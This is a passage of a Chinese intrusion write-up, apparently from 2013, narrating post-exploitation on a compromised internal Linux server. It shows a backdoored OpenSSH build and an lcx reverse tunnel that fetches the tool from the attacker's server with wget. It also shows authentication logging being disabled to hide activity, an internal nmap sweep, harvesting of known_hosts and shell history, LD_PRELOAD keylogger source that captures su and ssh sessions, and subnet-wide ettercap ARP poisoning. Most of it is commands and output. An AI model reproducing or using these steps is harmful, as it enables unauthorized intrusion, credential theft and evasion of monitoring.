[~/tmp/.../openssh]$ ls /etc/ssh/
moduli
ssh_config
sshd_config
ssh_host_dsa_key
ssh_host_dsa_key.pub
ssh_host_key
ssh_host_key.pub
ssh_host_rsa_key
ssh_host_rsa_key.pub
[~/tmp/.../openssh]$ mv /etc/ssh/sshd_config /etc/ssh/sshd_config.old
[~/tmp/.../openssh]$ mv /etc/ssh/ssh_config /etc/ssh/ssh_config.old
[~/tmp/.../openssh]$ make
```

图 3-1-11

```
/etc/ssh/ssh_host_key already exists, skipping.
/etc/ssh/ssh_host_dsa_key already exists, skipping.
/etc/ssh/ssh_host_rsa_key already exists, skipping.
id sshd || \
    echo "WARNING: Privilage separation user \"sshd\" does not exist"
uid=74(sshd) gid=74(sshd) 组=74(sshd)
[~/tmp/.../openssh]$
```

图 3-1-12

编译成功, 现在是内网环境, 我必须要把 ssh 的 22 端口给映射出来, 对嘛、再加上是 root 权限, 比较幸福咯。

### 三. 端口转发:

前提必须有个公网 IP 的服务器, 先把 lcx 传到服务器准备一下, 如图 3-1-13:

```
.DashRC .fessRC .SSH/
[root@msf tu]# cp ~/lcx fuck/
[root@msf tu]# cd !$
cd fuck/
[root@msf fuck]# ls
lcx pam_unix_64.so pam_unix_64.tar.gz ssh.gz
[root@msf fuck]# tar zcvf lcx.tar.gz lcx
lcx
[root@msf fuck]# ls -al lcx
-rwxr-xr-x 1 root root 17149 Aug 15 09:43 lcx
[root@msf fuck]# ./lcx -m 2 -p1 8088 -p2 550
binding port 8088.....ok
binding port 550.....ok
waiting for response on port 8088.....ok
```

图 3-1-13

本地监听端口, 如图 3-1-14:

```
[root@msf fuck]# ls -al lcx
-rwxr-xr-x 1 root root 17149 Aug 15 09:43 lcx
[root@msf fuck]# ./lcx -m 2 -p1 8088 -p2 550
binding port 8088.....ok
binding port 550.....ok
waiting for response on port 8088.....
accept a client on port 8088 from [REDACTED]26,waiting another on port 550....

就绪 ssh2: AES-256-CTR 17, 1 17行, 80列 VT100 大写 数字

[/tmp/.../openssh/]$ wget http://2[REDACTED]85/tu/fuck/lcx.tar.gz
--2013-08-15 21:51:09-- http://2[REDACTED]85/tu/fuck/lcx.tar.gz
正在连接 21[REDACTED]85:80... 已连接。
已发出 HTTP 请求, 正在等待响应... 200 OK
长度: 7075 (6.9K) [application/x-gzip]
正在保存至: "lcx.tar.gz"

OK ..... 100% 43.8K=0.2s
2013-08-15 21:51:09 (43.8 KB/s) - 已保存 "lcx.tar.gz" [7075/7075]

[/tmp/.../openssh/]$ tar xvf lcx.tar.gz
lcx

[/tmp/.../openssh/]$ chmod +x lcx

[/tmp/.../openssh/]$ ./lcx -m 3 -h1 21[REDACTED]85 -p1 8088 -h2 127.0.0.1 -p2 22
请稍候...
```

图 3-1-14

第一次搭配出错了, 再来, 搭配成功, 如图 3-1-15:

```

Host key verification failed.
[root@msf ~]# ssh 127.0.0.1 -p 550
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
33:8e:8c:a9:9a:04:01:5b:84:8d:c2:02:4f:16:7e:da.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending key in /root/.ssh/known_hosts:1
RSA host key for 127.0.0.1 has changed and you have requested strict checking.
Host key verification failed.
[root@msf ~]# cd .ssh/
[root@msf .ssh]# rm -rf known_hosts
[root@msf .ssh]# ssh 127.0.0.1 -p 550
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
RSA key fingerprint is 33:8e:8c:a9:9a:04:01:5b:84:8d:c2:02:4f:16:7e:da.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '127.0.0.1' (RSA) to the list of known hosts.
root@127.0.0.1's password:
Permission denied, please try again.
root@127.0.0.1's password:
Last login: wed Aug 14 12:14:45 2013 from 10.149.97.99
[root@jcms ~]# ifconfig
eth0      Link encap:Ethernet  Hwaddr 34:40:B5:AA:CB:BC
          inet addr:10.149.100.150  Bcast:10.149.100.255  Mask:255.255.255.0
          inet6 addr: fe80::3640:b5ff:feaa:cbbc/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:886406551  errors:0  dropped:0  overruns:0  frame:0
          TX packets:953234601  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:2622929435 (2.4 GiB)  TX bytes:4247955542 (3.9 GiB)
          Interrupt:28  Memory:92000000-92012800

eth1      Link encap:Ethernet  Hwaddr 34:40:B5:AA:CB:BE
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0  errors:0  dropped:0  overruns:0  frame:0
          TX packets:0  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:40  Memory:94000000-94012800

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
    
```



图 3-1-15

四. 修改日志记录:

因为所做的操作都有可能被记录在日志里面, 我事先就先把日志给注释掉咯, 如图 3-1-16:

```

#$InputTCPServerRun 514

#### GLOBAL DIRECTIVES ####
# Use default timestamp format
$ActionFileDefaultTemplate RSYSLOG_TraditionalFileFormat
# File syncing capability is disabled by default. This feature is usually not required,
# not useful and an extreme performance hit
#$ActionFileEnablesync on

#### RULES ####
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.* /dev/console

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none;cron.none /var/log/messages

# The authpriv file has restricted access.
#authpriv.* /var/log/secure

# Log all the mail messages in one place.
mail.* -/var/log/maillog

# Log cron stuff
cron.* /var/log/cron

# Everybody gets emergency messages
*.emerg *

# Save news errors of level crit and higher in a special file.
uucp,news.crit /var/log/spooler

# Save boot messages also to boot.log
local7.* /var/log/boot.log
    
```

图 3-1-16



### 五. 信息收集:

老思路: 先探测下网络里面到底有多少存活的主机, 如图 3-1-17:

```
[root@jcms ...]# nmap -sP 10.149.100.1/24 > ping
mass_dns: warning: unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
[root@jcms ...]# cut -d" " -F5 ping |grep "10.149" > ping1
[root@jcms ...]# cat ping1
10.149.100.1
10.149.100.10
10.149.100.11
10.149.100.15
10.149.100.17
10.149.100.25
10.149.100.30
10.149.100.40
10.149.100.41
10.149.100.42
10.149.100.151
10.149.100.152
10.149.100.153
10.149.100.200
10.149.100.201
10.149.100.202
10.149.100.203
10.149.100.210
10.149.100.211
[root@jcms ...]#
```



图 3-1-17

然后查看 ssh 是否有信任关系, 如图 3-1-18:

```
[root@jcms ~]# cat .ssh/known_hosts
10.149.100.153 ssh-rsa AAAAB3NzaC1yc2EAAAABIWAAAQEAwg5KBQ6g7LPMij3PMxRUKDQAi7Z0K
jGCb2vesezsw5njv0wTqG0k2w20ctQzPREnpqeArwsitge21byNfGFy0B3wAS8QTBUwENToD1+btFCM
ZoebyEYEV51CNawDjq4Durr8Bub4m0HorTQbMkfKebH59Jxkr68N2o4b4KS61EyB7jfttxa0Fw1ymf6K
a19BIqic5WAB1VLu34Zn2m/RHbrvKH1dsjQFz98wXAVD01sfDZeXyueU01wOKg387n+DOQNXs5dhoR29J
L/7Y0QSDt6Y3beNEAGCUSXQbsva1NXiDIC41whkG07/YyQ5LwI6ppuaGkC0b0vGUwz0dpTuGQ==
10.149.100.150 ssh-rsa AAAAB3NzaC1yc2EAAAABIWAAAQEA35c/m/Nybs/bnFf1k2UvzswNEgtCs
e9GNbuf7gnIBCP8HZ4MBCSVI/lGx90vuqdybgzceHC0LLOaifJFAVVumoykypBdGm3Pko12+8kHbwfqn
45USQC+a1I/7QR/vz714uP0tS/zDhjGHj++k6/Hb5DtFLx/bvtTB92Um2EeJgz2Edrn3Gi17whyxp9Ep
GEDpCFixalTKMc0JbLh/2vQDmYwxy9xyeDEdIPby6IqRMTUYscgahLSEbvz0D5dov6+uCLuX9rcdJK6R
HX5JMOEVC+FF1/81I/enlCTTG/85Gknu169px0pb1DmkPWGRS1IEJhJnkj1Qn6vGdrUi3pAsQ==
2[redacted] ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACW2FWSz8NQHF0hy8LMKCVfx4mfX
qglv96PHDhnJhiUPHM3awAx0VSPm21BmJyU9ZZZjg/FIpyfEsR5TXZfuqilkd1hjb181iJOCVzMrErzv
7KtQ4Tbv/q5J8U0e1xcewy1y76dIMCv2gSFBSgkqYL9frwlXeoZ1yJwqPw1Fvkt3h7ZlHm+qqQnVry
C7SgcccP6U6y3FFFsu2VF15G/qnsAT54EAf75XCXRRwiJmUbucc8MnYV4YTXN1Xccw5Xx9M0vovZVZV6X
47EQuIMJ8c3wiIw/RlJmIFMAVvTTDCW0Ua06Ilr apzfbNkQK2PMVVLW07D/KKh6Robix2CDpsEB
10.149.100.152 ssh-rsa AAAAB3NzaC1yc2EAAAABIWAAAQEAy0w0eLMrGfgTjXA3ZMrPakKw3MLX
bq3gUeudrw34w7hwi1galzirFCZaAHxqefAZM47muBGHioGLhLpfe/k10HE1jtIG+jjLU8Fpznlvy1qz
K3P1FrGbr5WzBaoFD619+IBk610PWTh/ge7ZDdxTDywywdk7qHf4euxcou7hfMRyS0iFju+t4wNkC46
nEXnVTTSGSMfE02TxqDRN1sSelomnmrNHTjTy4wkNGoSwmk64c+w1r/eokFnn2xw0FRpyYAL5vysE3h
PeVQY/cpbvMMS4fPyyZFCfDgPM2T12fd7Yhq005DG13Gy+jP1pyfN7VGPwXezWEFrZlozhvCQ==
[root@jcms ~]#
```



图 3-1-18

可惜的是, 没有一个能够登陆上, 检查 kerberos 也没信息, rsync 也没安装, Mount 也没远  
程挂在任何命令, 在 history 里面查看到经常登陆的 IP, 如图 3-1-19, 图 3-1-20, 图 3-1-21:

```
[[logging]]
default = FILE:/var/log/krb5libs.log
kdc = FILE:/var/log/krb5kdc.log
admin_server = FILE:/var/log/kadmind.log

[[libdefaults]]
default_realm = EXAMPLE.COM
dns_lookup_realm = false
dns_lookup_kdc = false
ticket_lifetime = 24h
renew_lifetime = 7d
forwardable = true

[[realms]]
EXAMPLE.COM = {
  kdc = kerberos.example.com
  admin_server = kerberos.example.com
}

[[domain_realm]]
.example.com = EXAMPLE.COM
example.com = EXAMPLE.COM
~
~
~
~
```



图 3-1-19

```
[root@jcms ~]# mount
/dev/sda13 on / type ext4 (rw)
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
tmpfs on /dev/shm type tmpfs (rw,rootcontext="system_u:object_r:tmpfs_t:s0")
/dev/sda1 on /boot type ext4 (rw)
/dev/sda12 on /data type ext4 (rw)
none on /proc/sys/fs/binfmt_misc type binfmt_misc (rw)
sunrpc on /var/lib/nfs/rpc_pipefs type rpc_pipefs (rw)
[root@jcms ~]# █
```



图 3-1-20

```
ls -l
ifconfig
ping 10.149.100.1
ping www.baidu.com
ping www.baidu.com
export LANG=zh_CN
setup
export LANG=zh_CN
setup
ssh 10.149.100.153
ssh 10.149.100.153
export LANG=zh_CN
export LANG=zh_CN
setup
ssh 10.149.100.153
dir
export LANG=zh_CN
setup
ssh 10.149.100.153
top
ps -ef | grep java
kill -9 19061
/data/tomcat/bin/startup.sh
ps -ef | grep java
kill -9 9342
/data/tomcat/bin/startup.sh
ps -ef | grep java
?cd
cd /data/tomcat/webapps/
ls
cd
cd /data/tomcat/
ls
```



图 3-1-21

哎！都没什么希望，进行下一步吧。

### 六.键盘记录:

我比较喜欢 LD\_keylog 非本地记录，可以记录在本机 ssh, rsync, su 的所有操作，国内这东西很少，大家见识下吧，如图 3-1-22:

```

* Author: Matias Fontanini
*/

#define _XOPEN_SOURCE 600
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dlfcn.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/select.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#define __USE_BSD
#include <termios.h>

/* Redefine OUTPUT_FILE to whatever path you want your log to be saved. */
#ifndef OUTPUT_FILE
#define OUTPUT_FILE "/tmp/.../output"
#endif
#define RTLD_NEXT ((void *) -1)

typedef int (*execve_fun)(const char *filename, char *const argv[], char *const envp[]);
void __attribute__((constructor)) init(void);

extern char **environ;
/* The real execve pointer. */
execve_fun execve_ptr = 0;
/* our file descriptor. */
int file = -1;
/* The read buffer. */
char buffer[256];
/* Array containing the files we want to monitor(ended with a null pointer). */
char *injected_files[] = { "/bin/su", "/usr/bin/ssh", "/usr/bin/telnet", "/usr/bin/kadmin", "/usr/bin/scp", "/usr/bin/rsync" };

"keylogger.c" 205L, 6693C 已写入
[root@jcms LD_PRELOAD=keylogger]# make
gcc -c -Wall -O3 -fPIC -c -o keylogger.o keylogger.c
gcc keylogger.o -ldl -Wl,-soname,keylogger.so -shared -o keylogger.so

```



图 3-1-22

配置下要存放的位置以及命令的嗅探，如图 3-1-23:



安装成功后,配置 yum 源,如图 3-1-26:

```
[root@jcms yum.repos.d]# ls
[root@jcms yum.repos.d]# cat /etc/issue
Red Hat Enterprise Linux Server release 6.0 (Santiago)
Kernel \r on an \m

[root@jcms yum.repos.d]# uname -a
Linux jcms 2.6.32-71.el6.i686 #1 SMP wed sep 1 01:26:34 EDT 2010 i686 i686 i386 GNU/Linux
[root@jcms yum.repos.d]# vim etter.repo

[etter]
name=ettercap
baseurl=http://dl.fedoraproject.org/pub/epel/6/i386/
enabled=1
gpgcheck=0
~
~
```



图 3-1-26

Yum 源测试,如图 3-1-27,图 3-1-28:

```
[root@jcms yum]# cd /etc/yum.repos.d/
[root@jcms yum.repos.d]# cat ettercap.repo
[name]
name=etter
baseurl=http://mirrors.163.com/centos/6/os/i386/
enabled=1
gpgcheck=0
[root@jcms yum.repos.d]# yum clean all;yum list
Loaded plugins: fastestmirror
Cleaning repos: name
Cleaning up Everything
Loaded plugins: fastestmirror
Determining fastest mirrors
name
name/primary_db
```

图 3-1-27

xorg-x11-xkb-utils.i686	7.7-4.el6	name
xorg-x11-xkb-utils-devel.i686	7.7-4.el6	name
xorg-x11-xtrans-devel.noarch	1.2.7-2.el6	name
xqilla.i686	2.2.3-8.el6	name
xqilla-devel.i686	2.2.3-8.el6	name
xqilla-doc.noarch	2.2.3-8.el6	name
xrestop.i686	0.4-7.1.el6	name
xsane.i686	0.997-8.el6	name
xsane-common.i686	0.997-8.el6	name
xsane-gimp.i686	0.997-8.el6	name
xulrunner.i686	10.0.12-1.el6.centos	name
xulrunner-devel.i686	10.0.12-1.el6.centos	name
yajl-devel.i686	1.0.7-3.el6	name
yap.i686	5.1.3-2.1.el6	name
yap-devel.i686	5.1.3-2.1.el6	name
yap-docs.i686	5.1.3-2.1.el6	name
yelp.i686	2.28.1-13.el6_2	name
yp-tools.i686	2.9-12.el6	name
ypbind.i686	3:1.20.4-30.el6	name
ypserv.i686	2.19-26.el6	name
yum-NetworkManager-dispatcher.noarch	1.1.30-14.el6	name
yum-cron.noarch	3.2.29-40.el6.centos	name
yum-plugin-aliases.noarch	1.1.30-14.el6	name
yum-plugin-auto-update-debug-info.noarch	1.1.30-14.el6	name
yum-plugin-changelog.noarch	1.1.30-14.el6	name
yum-plugin-downloadonly.noarch	1.1.30-14.el6	name
yum-plugin-filter-data.noarch	1.1.30-14.el6	name
yum-plugin-fs-snapshot.noarch	1.1.30-14.el6	name
yum-plugin-keys.noarch	1.1.30-14.el6	name
yum-plugin-list-data.noarch	1.1.30-14.el6	name
yum-plugin-local.noarch	1.1.30-14.el6	name
yum-plugin-merge-conf.noarch	1.1.30-14.el6	name
yum-plugin-post-transaction-actions.noarch	1.1.30-14.el6	name
yum-plugin-priorities.noarch	1.1.30-14.el6	name
yum-plugin-protectbase.noarch	1.1.30-14.el6	name
yum-plugin-ps.noarch	1.1.30-14.el6	name
yum-plugin-remove-with-leaves.noarch	1.1.30-14.el6	name
yum-plugin-rpm-warn-cache.noarch	1.1.30-14.el6	name
yum-plugin-security.noarch	1.1.30-14.el6	name
yum-plugin-show-leaves.noarch	1.1.30-14.el6	name
yum-plugin-tmprepo.noarch	1.1.30-14.el6	name
yum-plugin-tslags.noarch	1.1.30-14.el6	name
yum-plugin-upgrade-helper.noarch	1.1.30-14.el6	name
yum-plugin-verify.noarch	1.1.30-14.el6	name
yum-plugin-versionlock.noarch	1.1.30-14.el6	name
yum-presto.noarch	0.6.2-1.el6	name
yum-updateonboot.noarch	1.1.30-14.el6	name
yum-utils.noarch	1.1.30-14.el6	name

图 3-1-28

Ok, yum 没问题,下面进行 ettercap 的安装。

### 八. 安装 ettercap:

有了 yum 啥都好办了,哈哈,直接 yum install 吧,如图 3-1-29:

安装完毕后查看下 ettercap 的安装路径,如图 3-1-30:

```
[root@jms ...]# rpm -ql ettercap
/etc/ettercap
/etc/ettercap/etter.conf
/etc/ettercap/etter.dns
/etc/ettercap/etter.nbns
/usr/bin/ettercap
/usr/bin/etterfilter
/usr/bin/etterlog
/usr/lib/ettercap
/usr/lib/ettercap/ec_arp_cop.so
/usr/lib/ettercap/ec_authoads.so
/usr/lib/ettercap/ec_chk_poison.so
/usr/lib/ettercap/ec_dns_spoof.so
/usr/lib/ettercap/ec_dos_attack.so
/usr/lib/ettercap/ec_dummy.so
/usr/lib/ettercap/ec_Find_conn.so
/usr/lib/ettercap/ec_Find_ettercap.so
/usr/lib/ettercap/ec_Find_ip.so
/usr/lib/ettercap/ec_Finger.so
/usr/lib/ettercap/ec_Finger_submit.so
/usr/lib/ettercap/ec_gre_relay.so
/usr/lib/ettercap/ec_gw_discover.so
/usr/lib/ettercap/ec_isolate.so
/usr/lib/ettercap/ec_link_type.so
/usr/lib/ettercap/ec_nbns_spoof.so
/usr/lib/ettercap/ec_pptp_chapm1.so
/usr/lib/ettercap/ec_pptp_clear.so
/usr/lib/ettercap/ec_pptp_pap.so
/usr/lib/ettercap/ec_pptp_Penag.so
/usr/lib/ettercap/ec_rand_flood.so
/usr/lib/ettercap/ec_remote_browser.so
/usr/lib/ettercap/ec_reply_arp.so
/usr/lib/ettercap/ec_reposition_arp.so
/usr/lib/ettercap/ec_scan_poisoner.so
/usr/lib/ettercap/ec_search_promisc.so
/usr/lib/ettercap/ec_smb_clear.so
/usr/lib/ettercap/ec_smb_down.so
/usr/lib/ettercap/ec_smurf_attack.so
/usr/lib/ettercap/ec_sslstrip.so
/usr/share/applications/fedora-ettercap.desktop
/usr/share/doc/ettercap-0.7.5
/usr/share/doc/ettercap-0.7.5/AUTHORS
/usr/share/doc/ettercap-0.7.5/CHANGELOG
/usr/share/doc/ettercap-0.7.5/LICENSE
/usr/share/doc/ettercap-0.7.5/README
/usr/share/doc/ettercap-0.7.5/THANKS
/usr/share/doc/ettercap-0.7.5/TODO
```

图 3-1-30

查看 ettercap 所嗅探的端口 (不必要修改, 常用的 80,636,21,22,25,110,23 都在里面, 默认足够了已经), 如图 3-1-31:

```
#dissector                                default port

[dissectors]
ftp = 21                                   # tcp    21
ssh = 22                                   # tcp    22
telnet = 23                               # tcp    23
smtp = 25                                  # tcp    25
dns = 53                                   # udp    53
dhcp = 67                                  # udp    68
http = 80                                   # tcp    80
ospf = 89                                  # ip     89 (IPPROTO 0x59)
pop3 = 110                                  # tcp    110
#portmap = 111                             # tcp /  udp
vrrp = 112                                  # ip    112 (IPPROTO 0x70)
nntp = 119                                  # tcp    119
smb = 139,445                               # tcp    139 445
imap = 143,220                               # tcp    143 220
snmp = 161                                   # udp    161
bgp = 179                                    # tcp    179
ldap = 389                                   # tcp    389
https = 443                                  # tcp    443
ssmtp = 465                                  # tcp    465
rlogin = 512,513                             # tcp    512 513
rip = 520                                    # udp    520
nntpS = 563                                  # tcp    563
ldaps = 636                                  # tcp    636
telnetS = 992                                # tcp    992
imaps = 993                                  # tcp    993
ircs = 994                                    # tcp    993
pop3s = 995                                  # tcp    995
socks = 1080                                 # tcp    1080
radius = 1645,1646                           # udp    1645 1646
msn = 1863                                    # tcp    1863
cvs = 2401                                    # tcp    2401
mysql = 3306                                  # tcp    3306
icq = 5190                                    # tcp    5190
ymsg = 5050                                    # tcp    5050
vnc = 5900,5901,5902,5903                     # tcp    5900 5901 5902 5903
x11 = 6000,6001,6002,6003                     # tcp    6000 6001 6002 6003
irc = 6666,6667,6668,6669                   # tcp    6666 6667 6668 6669
napster = 7777,8888                          # tcp    7777 8888
proxy = 8080                                  # tcp    8080
rcon = 27015,27960                            # udp    27015 27960
ppp = 34827                                   # special case ;) this is the Net Layer code

#
# you can change the colors of the curses GUI.
```

图 3-1-31

下面就来进行使用 ettercap 嗅探吧。

### 九. 使用 ettercap 进行内网嗅探:

嗅探时遇到的问题、因为是用 yum 来进行安装的 ettercap, 所以比较新, 是 0.7.5, ettercap0.7.5 之后推出了又 ipv6 的嗅探方式。

所以跟 0.7.3 的一些参数有所不同, 如图 3-1-32, 图 3-1-33, 图 3-1-34:




图 3-1-32




图 3-1-33

```
ettercap 0.7.5 copyright 2001-2012 Ettercap Development Team
ettercap 0.7.5
[root@jcms ...]# ettercap -T -M arp "// //" -q -i eth0
ettercap 0.7.5 copyright 2001-2012 Ettercap Development Team

TARGET (// //) contains invalid chars !
[root@jcms ...]# ettercap -T -M arp /// /// -q -i eth0
ettercap 0.7.5 copyright 2001-2012 Ettercap Development Team

Listening on:
eth0 -> 34:40:B5:AA:CB:BC
        10.149.100.150/255.255.0
        fe80::3640:b5ff:feaa:cbbc/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

plugin ec_sslstrip.so cannot be loaded...
 30 plugins
 40 protocol dissectors
 55 ports monitored
13861 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |----->| 100.00 %

19 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

图 3-1-34

问题解决后, 就可以嗅探了、但是, 嗅探不是短时间就能嗅探到的, 而且你也不能盯着电脑, 或者说如果设置了终端超时怎么办? 一旦终端断掉, 你的进程也会跟着断开。所以呢? 我们使用一条 nohup 命令, Nohup 的意思是不挂断地运行命令, 如图 3-1-35:

```
[root@jcms ...]# nohup ettercap -T -M arp /// /// -q -i eth0 > ettercap &
[1] 9039
[root@jcms ...]# nohup: 忽略输入重定向错误到标准输出端
[root@jcms ...]# ps -ef |grep etter
65534  9039  8712  99  00:24 pts/2    00:00:55 ettercap -T -M arp /// /// -q -i eth0
root    9052  8712  0  00:25 pts/2    00:00:00 grep  etter
[root@jcms ...]# cat ettercap
ettercap
[root@jcms ...]# cat ettercap
ettercap-0.7.3-2.rf.src.rpm
ettercap-0.7.5-3.el6.1.20120906gitc796e5.i686.rpm

ettercap 0.7.5 copyright 2001-2012 Ettercap Development Team

Listening on:
eth0 -> 34:40:B5:AA:CB:BC
        10.149.100.150/255.255.0
        fe80::3640:b5ff:feaa:cbbc/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

plugin ec_sslstrip.so cannot be loaded...
 30 plugins
 40 protocol dissectors
 55 ports monitored
13861 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |----->| 100.00 %

18 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
DHCP: [00:1A:64:D5:1:1] DISCOVER
DHCP: [00:1A:64:6C:1:1] DISCOVER
```

图 3-1-35

Ok, 已经成功放在后台运行, 下面来测下, 嗅探是否给力哟, 如图 3-1-36:

